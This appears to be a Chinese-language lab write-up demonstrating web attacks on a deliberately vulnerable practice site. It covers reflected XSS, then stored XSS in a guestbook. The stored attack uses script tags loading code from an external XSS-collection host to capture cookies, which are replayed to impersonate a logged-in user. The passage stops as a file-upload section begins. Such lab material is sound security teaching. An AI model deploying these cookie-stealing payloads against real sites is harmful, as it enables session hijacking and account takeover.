
3 漏洞利用过程演示

3.1 反射型 XSS


在导航栏右上角可以看到图片搜索的 search 输入框和按钮，并有 placeholder 提示这里存在 xss 漏洞



尝试输入 aaa 进行测试，返回没有 tag 为 aaa 的图片



尝试输入已有图片的标签 snip 进行测试，返回所有 tag 为 snip 的图片，鼠标悬浮有阴影突出效果，点击可查看原图和详细信息




查看网页源代码可发现搜索输入回显的地方

```
< > C view-source:localhost/pictures/search.php?query=aaa  
58  
59 <div class="view intro-2" style="">  
60   <div class="full-bg-img">  
61     <div class="mask rgba-purple-light flex-center">  
62       <div class="container text-center white-text wow fadeInUp">  
63         <h2>RingFall's Vulnerable Website</h2>  
64         <br>  
65         <h5>Pictures that are tagged as 'aaa'<br><div class="column prepend-1 span-21 first last" style="margin-bottom: 2em;">  
66           <h3 class="error">No pictures here...</h3>  
67  
68
```

```
< > C view-source:localhost/pictures/search.php?query=snip  
56  
57 </nav>  
58  
59 <div class="view intro-2" style="">  
60   <div class="full-bg-img">  
61     <div class="mask rgba-purple-light flex-center">  
62       <div class="container text-center white-text wow fadeInUp">  
63         <h2>RingFall's Vulnerable Website</h2>  
64         <br>  
65         <h5>Pictures that are tagged as 'snip'<br><div class="column prepend-1 span-21 first last" style="margin-bottom: 2em;">  
66           <ul class="thumbnail-pic-list">  
67             <div class="d-inline-block">  
68
```

尝试输入 xss 语句 `<script>alert(1)</script>` (此处使用火狐浏览器, chrome 会自动过滤 xss 语句)



发现弹窗成功，为反射型 xss 漏洞。

3.2 存储型 XSS

点击导航栏 Guestbook 进入留言界面，可看到各个用户的留言

The screenshot shows a guestbook page with three entries:

- "This is a long long long message~~~ 吾毕生之愿，欲筑一土墙院子，门内多栽竹树花草，清晨日尚未出，望东海一片红霞，薄暮斜阳满树，立院中高处，俱见烟水平桥。应该够一行了叭
QAQQQQQQQQQQQQQQQ" - by QAQ
- "A test~" - by rf
- "Hi, I love your site!" - by adam

A blue "LEAVE A MESSAGE!" button is located at the bottom right of the list.

点击 leave a message 按钮出现输入框，填入 name 和 message 字段

The screenshot shows the same guestbook page as above, but with a modal "Contact form" overlayed. The modal contains fields for "Your name" (with placeholder "游客") and "Your message". A "SEND" button is at the bottom right of the modal.

缺少字段时会报错


Guestbook

Must include both the name and comment field!


先尝试弹窗 xss

The screenshot shows a contact form titled "Contact form" with a blue header bar. The form fields include "Your name" with an envelope icon and the value "xsser", and "Your message" with a pencil icon and the value "<script>alert('xss!')</script>". A green circular button with a white letter "G" is visible on the right. At the bottom, there is a blue "SEND" button and a dark blue footer bar with the text "LEAVE A MESSAGE!".

用火狐浏览器访问这个界面出现弹窗



谷歌浏览器弹窗



为了更方便地获取 cookie，在 [XSS 平台](#) 上创建新项目 test

The screenshot shows the XSS Platform interface. On the left, there's a sidebar with sections like '我的项目' (My Projects) containing 'test - [项目ID:3472]', '我的模块' (My Modules), '公共模块' (Public Modules) with options like '新截屏', 'get gps', and '后台(内网)打穿神器→xss蠕虫'. On the right, under '项目代码' (Project Code), it says '项目名称: test'. Below that, '如何使用:' (How to Use) provides instructions: '将如下代码植入怀疑出现xss的地方 (注意\的转义)', '当前项目URL地址为: http://xssye.com/Y61L [注意新增https, 插入对方网站代码前缀http或者https都可]'. It shows several code snippets: '</tExtArEa>\'><sCriPt sRC=http://xssye.com/Y61L></sCriPt>', '或者', '再或者以你任何想要的方式插入', 'http://xssye.com/Y61L', '再或者以你任何想要的方式插入', '闭合【span】标签的 URL一次编码和URL二次编码', '%3C%2Fspan%3E%2B%3CsCriPt%2Bsrc%3Dhttp%3A%2F%2Fxssye.com%2FY61L%3E%3C%2FsCriPt%3E', '%253C%252Fspan%253E%252B%253CsCriPt%252Bsrc%253Dhttp%253A%252F%252Fxssye.com%252FY61L%253E%253C%252FsCriPt%253E'. There are also '... more' and '... less' buttons.

在留言区填入给出代码

The screenshot shows a 'Contact form' dialog. At the top, it says 'Contact form' with a pencil icon and a close button. Below it, there's a 'Your name' field with an envelope icon containing 'xsser1'. Underneath, there's a 'Your message' field with a pencil icon containing the XSS payload: '<sCriPt sRC=http://xssye.com/Y61L></sCriPt>'. At the bottom, there's a large blue 'SEND' button.

登录测试用户 rf 访问 guestbook 页面

回到 XSS 平台查看项目，发现已经打到了登陆者的 cookie 以及更多 headers 信息


The screenshot shows a web interface for viewing captured network traffic. At the top, there's a header with '项目内容' on the left and '配置 查看代码' on the right. Below the header, it says '项目名称: test'. A dropdown menu 'Domain: 全部' is shown with a note '←←← 此处可选择需要查看的域名'. The main area is a table with columns: '时间' (Time), '接收的内容' (Received Content), 'Request Headers', and '操作' (Operations). There is one entry in the table:

时间	接收的内容	Request Headers	操作
2019-06-30 11:41:37	<ul style="list-style-type: none">location : http://localhost/guestbook.phptoplocation : http://localhost/guestbook.phpcookie : __utma=111872281.709274838.1511010954.1512367990.1512478478.6; PHPSESSID=5fgidd3jck6ud6hp; oana93u9b5; id=1; session=d41d8cd98f00b204e9800998ecf8427eopener :	<ul style="list-style-type: none">HTTP_REFERER : http://localhost/guestbook.phpHTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36REMOTE_ADDR : 2001:db8:100d:22:c4f8:f551:6b0:37d2IP-ADDR :	删除


At the bottom, there are navigation buttons '1' and '共1页'.


退出登录，使用 cookie 编辑插件查看 cookie 信息

只有__utma 和 PHPSESSID，说明 id 和 session 是确定用户身份的 cookie 字段



按照获取的信息添加 id 和 session 字段(注意路径设置为根目录)





访问用户主界面发现无需登录就已经是用户 rf 了，同理可以使用 cookie 冒充任何用户登录越权访问。

Hello rf, you got 60 Tradebuxs to spend!

Cool stuff to do:


Who's got a similar name to you?

Your Uploaded Pics


Your Purchased Pics

3.3 文件上传

用户登录后有上传功能，点击导航栏 upload 进入上传界面



先尝试上传正常 jpg 文件



点击上传之后正常返回大图 view 界面

fav



恶龙咆哮！！

Comments

No comments yet...

Add your comment

Preview

23 Tradebux

